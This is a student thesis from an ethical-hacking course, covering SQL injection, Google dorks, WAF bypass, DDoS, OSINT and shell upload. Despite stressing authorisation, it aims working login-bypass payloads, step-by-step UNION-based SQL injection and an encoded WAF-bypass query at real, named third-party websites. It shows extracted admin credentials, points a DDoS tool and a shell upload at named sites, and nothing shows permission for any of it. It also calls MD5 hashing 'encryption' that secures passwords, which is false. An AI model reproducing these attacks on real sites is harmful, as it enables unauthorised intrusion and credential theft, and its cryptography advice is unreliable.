

Cyber Security & Ethical Hacking

**A thesis submitted in partial fulfillment of the
requirements for the course of Cyber Security &
Ethical Hacking**

**Submitted by
Md. Shahariar Sultan
Submitted on May 11, 2025**



Arena Web Security

Declaration by the student

I, Shahariar Sultan, currently a 3rd-year, 6th-semester Bachelor's student of Computer Science and Engineering at the Institute of Science and Technology, hereby declare that the work presented in this thesis is my original work, carried out under the supervision of Mr. Tanjim Al Fahim. This work has not been submitted or published elsewhere to fulfill the requirements of any degree program. Any literature, data, or work done by others and cited within this thesis has been duly acknowledged and properly listed in the References section.

Md. Shahariar Sultan

Place: Arena Web Security

Date:

Certificate

Certified that the thesis entitled “Cyber Security & Ethical Hacking”, submitted by Md. Shahariar Sultan, in partial fulfillment of the requirements for the course Cyber Security & Ethical Hacking, conducted by Arena Web Security, is based on the investigation and learning done till now from the beginning of the course, carried out under our guidance.

To the best of our knowledge, the work embodied in this thesis has not been submitted for the award of any academic degree at any other university or institution.

Countersigned

signature

.....

.....

(Tanjim Al Fahim)

(Md. Shahariar Sultan)

Supervisor Batch: 54

Abstract:

The apparatus of hacking refers to the development of programs and tools essential for coding purposes, which in turn pave the way for improved security and greater efficiency. However, excessive interest or obsession in this field can sometimes lead to negative consequences. Today, ethical hacking has become a widely accepted and preferred method for assessing the security systems and programs of organizations. It operates alongside practices such as security auditing, red teaming, intrusion testing, and vulnerability assessment. The following points will provide a deeper understanding of ethical hacking and highlight its significance in the modern cybersecurity landscape.

Acknowledgement

I would like to express my sincere gratitude to my honorable course instructor and supervisor, **Tanjim Al Fahim Sir**, and also **Roman Moonshi Sir**, and all the moderators and administrators for their continuous guidance, efforts, and invaluable suggestions throughout this research. I am truly grateful for their support and encouragement.

I would also like to extend my heartfelt thanks to all my coursemates, whose advice, assistance, and suggestions greatly helped me whenever I faced challenges during the course. Their cooperation and motivation have been instrumental in the completion of this work.

Thank you all.

Table Of Contents

	Page No.
What is Ethical Hacking	2
Login Page injection	4
Open-Source Intelligence	7
Cryptography	9
DDoS Attack	12
SQL Inject	14
WAF Bypass	18
Server Shell script	20
Shell upload	22
Keylogger, Spyware	24
How to Defend Against Keyloggers	26
LFI/RFI/RCE	28
Cross-Site Scripting (XSS)	33
Phishing	36
Hacking Lab	38
Linux-Kali Linux	41
Portswigger lab solve	44
Authentication Bypass	46
Reserved IP location	50
Ping to identify server details	52
NMAP	55
TCP scan	58
Website Penetration Testing	61
What is Fiverr & Upwork	64
First Bug Report	66

Topic -01: (Ethical Hacking)

Ethical Hacking

Ethical hacking involves the application of hacking methods by authorized individuals to identify, analyze, and resolve security weaknesses within a network or computer system. The individuals who perform this type of work are known as **ethical hackers** or **white-hat hackers**.

Goals of Ethical Hacking

- Finding system weaknesses.
- Resolve vulnerabilities before they are exploited by malicious actors.
- Protecting information and data from theft or loss.

Core Activities in Ethical Hacking

- Ethical hackers get permission from the companies they hack.
- Ethical hackers don't cause any harm.
- Ethical hackers keep their findings confidential
- Ethical hackers operate strictly under legal authorization and established guidelines.

Core Focus Areas

- Penetration testing

Penetration tests, commonly known as "pen tests," are controlled simulations of cyberattacks designed to check the security of a system. In these tests, ethical hackers act like real hackers to find weaknesses. However, they do this in a safe and controlled way, without causing any real harm to the system.

- Vulnerability assessments

Vulnerability assessment is similar to penetration testing but focuses solely on identifying and reporting security weaknesses without actively exploiting them.

- Malware analysis

Malware Analysis is the process of finding out how malicious programs, such as viruses, worms, Trojans, ransomware, etc.

- Web application hacking

Looking for weaknesses in websites and online platforms.

Benefits of ethical hacking

Ethical hacking identifies security weaknesses in systems before malicious hackers can hack them. Ethical hacking can help companies understand network vulnerabilities from an attacker's perspective.

Topic-02: (Login Page injection)

Login Page injection

Login page injection is a type of web application vulnerability where an attacker can manipulate or bypass the application's behavior by injecting malicious code through the login form and gaining unauthorized access.

SQLi injection: This is the most common form of login page injection. Such attacks occur when a user inserts SQL statements into input fields like web forms, comment sections, query strings, parameters, or any other input source accessible from outside the system.

And the attacker enters

- Username: 1'or'1'='1
- password: 1'or'1'='1

Web Vulnerability: A website vulnerability is a weakness in a website or web application code that allows an attacker to gain some level of control of the site and possibly the hosting server. If a website's vulnerability is quite large or if it has a low or high level of vulnerability, then the bad guys or attackers may attack that website.

So to find such of website that has a vulnerability, we need the help of a Google dork. So, what is Google Dork?

Google dork: Google dorking is a computer hacking technique that uses Google Search and other Google applications to find security holes in the configuration and computer code that websites use.

By using Google Dorks, we can find websites that may contain vulnerabilities. Google Dorks are specially crafted search queries that allow us to uncover sensitive information or potential security issues on websites indexed by Google.

Here is a list of some Google dorks:

inurl: admin/login.php site:.com

inurl: admin/login.php

inurl: admin/index.php

inurl: admin

inurl: login.php

First, we will use a Google Dork to find a vulnerable website, then attempt an SQL injection on its login page. By entering a payload like **1' OR '1'='1** as the username and password, we can check if the site is vulnerable. If the website does not properly sanitize input, the injection may bypass authentication and grant us unauthorized access.

How to Prevent Login Page Injection

- The admin panel hides.
- Enable Web Application Firewalls (WAF).
- Do not display raw user input in error messages.
- Use parameterized queries or prepared statements.
- Do not display raw user input in error messages.

Example:

<http://sailorsmedicalclinic.com/hms/admin/index.php>




Figure:1




Figure:2

Topic-03: (Open-Source Intelligence)

Open-Source Intelligence

Open-Source Intelligence (OSINT) refers to the process of collecting and analyzing data from publicly accessible sources for use in an intelligence or investigative context. In this field, the term "open" signifies information that is overt and legally obtainable, as opposed to covert or classified data. OSINT focuses on leveraging various tools and techniques to gain valuable insights, particularly about digital footprints, potential threats, or investigative leads, by making effective use of publicly available information.

The main purpose of OSINT is:

- To gather information about a person, organization, or event.
- To assist in cybersecurity, intelligence operations, or investigations.
- To analyze someone's digital footprint or online presence.

What OSINT Tools can do:

- Find IP/Domain information
- Analyze social media profiles
- Scan the dark web
- Find email and phone number information

Example:

Whois Lookup: The main function of Whois Lookup is to find important information about a domain name. It is a tool or service that provides information about the ownership, registration, and expiration of a domain.

A target domain : <https://depedmarinduque.com/>

The screenshot displays the Whois website interface for the domain **depedmarinduque.com**. The page is updated 1 second ago. It features three main sections: Domain Information, Registrar Information, and Registrant Contact. To the right, there is a list of similar domains and two promotional banners for .space and .info domains.

Domain Information	
Domain:	depedmarinduque.com
Registered On:	2020-11-23
Expires On:	2027-11-23
Updated On:	2024-09-05
Status:	client transfer prohibited
Name Servers:	ns1.dns-parking.com ns2.dns-parking.com

Registrar Information	
Registrar:	HOSTINGER operations, UAB
IANA ID:	1636
Abuse Email:	abuse-tracker@hostinger.com
Abuse Phone:	+37064503378

Registrant Contact	
Name:	David Zoleta
Organization:	Department of Education
Street:	Malusak Boac 4900 Marinduque Philippines
City:	Boac
State:	Mindoro Oriental

Interested in similar domains?

- deped-marinduque.com [Buy Now](#)
- novarmarinduque.com [Buy Now](#)
- divertmarinduque.com [Buy Now](#)
- invertmarinduque.com [Buy Now](#)
- depedmarinduque.net [Buy Now](#)
- novarmarinduque.net [Buy Now](#)

.space Sale
\$29.88 **\$1.18**
[BUY NOW](#)
*while stocks last

On Sale!
.info
\$.INFO @ \$4.98 \$29.88

Figure:3

Here, we can access detailed domain information, including registration details, contact information, and the owner's name, among other related data.

Topic-04: (Cryptography)

Cryptography

Cryptography is the science of using mathematics to encrypt and decrypt data. Cryptography enables you to store sensitive information or transmit it across insecure networks (like the Internet) so that it cannot be read by anyone except the intended recipient.

While cryptography is the science of securing data, cryptanalysis is the science of analyzing and breaking secure communication. Classical cryptanalysis involves an interesting combination of analytical reasoning, application of mathematical tools, pattern finding, patience, determination, and luck. Cryptanalysts are also called attackers.

Cryptology embraces both cryptography and cryptanalysis.

We can use the link below to mirror anything.

We should also know about the terms encryption and decryption to go further into the details.

Encryption: In cryptography, encryption is the process of encoding information. This process converts the original representation of the information, known as plaintext, into an alternative form known as ciphertext.

Decryption: Decryption is the process of converting encoded/encrypted data into a form that is readable and understood by a human or a computer. This method is performed by unencrypting the text manually or by using the keys used to encrypt the original data.

Example:

We will encrypt the data with the use of the link below:

<https://www.md5hashgenerator.com/>




Figure:4

Then, we will copy the MD5 hash value and attempt to decrypt it using the following link.

<https://www.md5online.org/md5-decrypt.html>




Figure:5

Final Thoughts:

If we create our password in a standard way—by including uppercase and lowercase letters, special characters, and numbers—it will make our password much stronger and more secure.

Using a strong password like Admin@#3251 and encrypting it with an MD5 hash provides a layer of security.




Figure:6

Topic-05: ((DDOS ATTACK)

Distributed Denial of Service Attacks

A DDoS (Distributed Denial of Service) attack is a type of cyber attack where multiple requests are sent simultaneously from numerous computers or devices to a specific server. This increases the pressure on the server or website. The site may slow down or stop working completely. Real users cannot use the website.

How It Works:

- The attacker leverages a network of infected devices (known as a botnet) to send massive numbers of requests to the target.
- The target server becomes overloaded, failing to respond to genuine user requests.
- As a result, the website or application becomes unavailable or crashes.

Primary Objectives of DDoS Attacks:

- Disrupt business operations or critical services
- Cause financial and reputational damage
- Distract security teams while other attacks are carried out
- Coerce organizations through extortion (e.g., ransom DDoS)

Defense Against DDoS Attacks:

- Implement Web Application Firewalls (WAFs) and DDoS mitigation services
- Use CDNs (like Cloudflare or Akamai) to absorb malicious traffic
- Deploy rate-limiting, traffic filtering, and load balancing mechanisms
- Regularly update and monitor security infrastructure

Example:

A target Website: <https://www.averydennison.com/en/home.html>

It is a DDOS attack tool which is used to take down a website by continuous requests and overwhelm the server of that website.




Figure:7

Topic-06: (SQL Injection)

SQL (structured query language) injection

SQL Injection is a type of cyberattack in which an attacker exploits vulnerabilities in an application's database query by injecting malicious SQL code. The goal of the attacker is to manipulate the database, gain unauthorized access to data, or even execute administrative operations on the database.

Web Vulnerability: A website vulnerability is a weakness in a website or web application code that allows an attacker to gain some level of control of the site and possibly the hosting server. If a website's vulnerability is quite large or if it has a low or high level of vulnerability, then the bad guys or attackers may attack that website.

By using Google Dorks, we can find websites that may contain vulnerabilities. Google Dorks are specially crafted search queries that allow us to uncover sensitive information or potential security issues on websites indexed by Google.

Here is a list of some Google dorks:

`inurl:index.php?id=`

`inurl:main.php?id=`

`inurl:news.php?id=`

`inurl:page.php?id=`

`inurl:content.php?id=`

`inurl:detail.php?id=`

`inurl:article.php?id=`

Using **Google Dorks**, we can identify websites that may have vulnerabilities. Once we find a potentially vulnerable site, we insert a **special string** (such as a single quote ') into the URL or input field. If the website's behavior changes, like showing an error message or displaying unexpected results, it indicates that the site may be vulnerable to **SQL Injection (SQLi)** attacks.

Example:

Vulnerable URL: https://www.pupilbooks.in/book/book.php?id=12&subject_id=28

Payloads:

- =1' order by n --+
- =-1' union select 1,2,n --+

Steps to reproduce:

1. Open this URL in Firefox
(https://www.pupilbooks.in/book/book.php?id=12&subject_id=28)
2. Capture this request on CyberFox
3. Put this payload (=1' order by n -- +) after “value/28” and click until an error occurs, where n=1,2,3,....
4. After fixing the right database value than select the union to find the table & column names.
5. Concat the file name from the database.

The screenshot shows a web browser window with the address bar displaying the URL: `https://www.pupilbooks.in/book/book.php?id=12&subject_id=-28`. The page content features the Agam logo and four input fields with the following values: `aagam==aagam123`, `.Jitin==jitin`, `jitin jain1 ==jitin`, and `webmaster1==jitin`. The browser's developer tools are open at the bottom, showing the 'Match Case' search results for 'admi'.

Figure:9

Impact: SQL Injection (SQLi) is one of the most severe and prevalent security vulnerabilities in web applications, often resulting in devastating consequences for organizations. SQLi occurs when attackers exploit flaws in the way applications interact with databases, injecting malicious SQL statements to manipulate or compromise the database.

How to Prevent Login Page Injection

- The admin panel hides.
- Enable Web Application Firewalls (WAF).
- Do not display raw user input in error messages.
- Use parameterized queries or prepared statements.
- Do not display raw user input in error messages.

Topic-07 (WAF Bypass)

SQLi WAF Bypass

The full form of WAF is Web Application Firewall. Sometimes, we are unable to perform SQL Injection (SQLi) due to the presence of a Web Application Firewall (WAF). A WAF is designed to detect and block malicious activities, including SQLi attempts. When we try to exploit a vulnerability, the WAF may block our request or even temporarily ban our IP address, preventing further access to the site.

To overcome this, we follow specific techniques and rules to bypass the WAF:

We can modify the **UNION** and **SELECT** sections of an SQL Injection payload using various techniques to evade filters and enhance exploitation. One useful tool for this is the **Hackbar extension by Thunder**, which allows us to craft and test payloads directly in the browser.

Some common techniques include:

- Changing the structure of UNION SELECT, such as using comments or splitting keywords (e.g., UNI/**/ON SEL/**/ECT)
- Modifying CONCAT or GROUP_CONCAT functions to avoid detection or format the output differently
- Using UPPER() or LOWER() functions to manipulate case sensitivity and confuse WAFs
- Converting payloads to work with the Hackbar mod, making them easier to test and refine

- Altering references to INFORMATION_SCHEMA, such as renaming it with encoding or using alternative ways to retrieve database metadata

These techniques help in crafting more effective SQLi payloads, especially when dealing with restricted or filtered environments.

Example:

Vulnerable URL: <https://www.aabiotech.in/products-detail.php?id=33>

We won't be able to perform SQL Injection easily on this page, so we'll need to **modify the UNION query** to successfully carry out the injection. By changing the structure or format of the UNION SELECT statement, we can attempt to bypass security filters and exploit the vulnerability more effectively.

```
https://www.aabiotech.in/products-detail.php?id=-33'
/*!50000U%6e%49%6fN*/ /*!50000s%45%6c%45%43t*/
1,2,3,4,5,6,7,8,9,10,/*!50000C%6f%4e%63%41t*/(set_id,0x3d3d,f
ormname),12,13,14,15,16,17,18,19,20,21,22,23,24 from
tbl_settings --+
```




Figure:10

Topic-08: (Server Shell script)

Server Shell script

A server shell script is a code file used to automate specific tasks on a server, typically executed in Bash (Bourne Again Shell) or another Unix-based shell.

Hackers often use shell scripts to automate malicious activities, as these scripts can execute multiple commands simultaneously, allowing them to work quickly, efficiently, and often without detection.

Hackers typically begin by scanning websites for vulnerabilities. One common target is the file upload functionality. If they find an insecure or poorly validated file upload feature, they attempt to upload a malicious script to the server.

How does the hacker run this script?

- Accesses the server using Phishing, Vulnerability, or Weak Password
- Then upload a shell script or write it with a command
- Run the script and take control of the server.

Malicious shell scripts offer several advantages to attackers:

- They can perform multiple harmful actions simultaneously, streamlining the attack process.
- All tasks are completed within seconds, enabling rapid compromise of systems.

- They operate silently, significantly reducing the chances of detection by administrators or security tools.
- The same script can be reused across multiple servers, increasing efficiency and scalability.
- Thousands of servers can be compromised and controlled simultaneously, often forming large botnets or launching coordinated attacks.

How to Prevent Server Shell Scripts from Hacker Attacks:

- Strong Authentication
- Two-factor authentication (2FA)
- File Upload Validation
- Disable Unnecessary Services
- Disable Script Execution
- Enable Web Application Firewalls (WAF).

Topic-09 (Shell upload)

Shell upload

Hackers typically begin by scanning websites for vulnerabilities. One common target is the file upload functionality. If they find an insecure or poorly validated file upload feature, they attempt to upload a malicious script to the server. This script often acts as a web shell, providing the attacker with remote access and control over the server. From there, they can execute further commands, escalate privileges, or deploy additional payloads to maintain persistent access.

Shell upload refers to the process of uploading a web shell to a server. Once the shell is uploaded, it provides the attacker with remote access to the server, often enabling them to execute commands, escalate privileges, steal data, or deploy malware.

How Shell Upload Works:

Exploiting File Upload Vulnerabilities

Many websites allow users to upload files (such as images or documents) to the server.

Web Shell

A web shell is a malicious script written in languages like PHP, Python, or ASP, which allows attackers to interact with the server through a web browser.

Remote Code Execution

After successfully uploading the shell, the hacker can use it to execute arbitrary commands on the server.

Common Types of Web Shells:

- PHP Shell
- ASP Shell
- Perl or Python Shells

Example:

First, we find a vulnerable website, then we upload a malicious script, and finally, we use it to upload a shell to gain control of the server.

Vulnerable Website: <https://www.samtweich-kosmetik.de/>

Shell upload

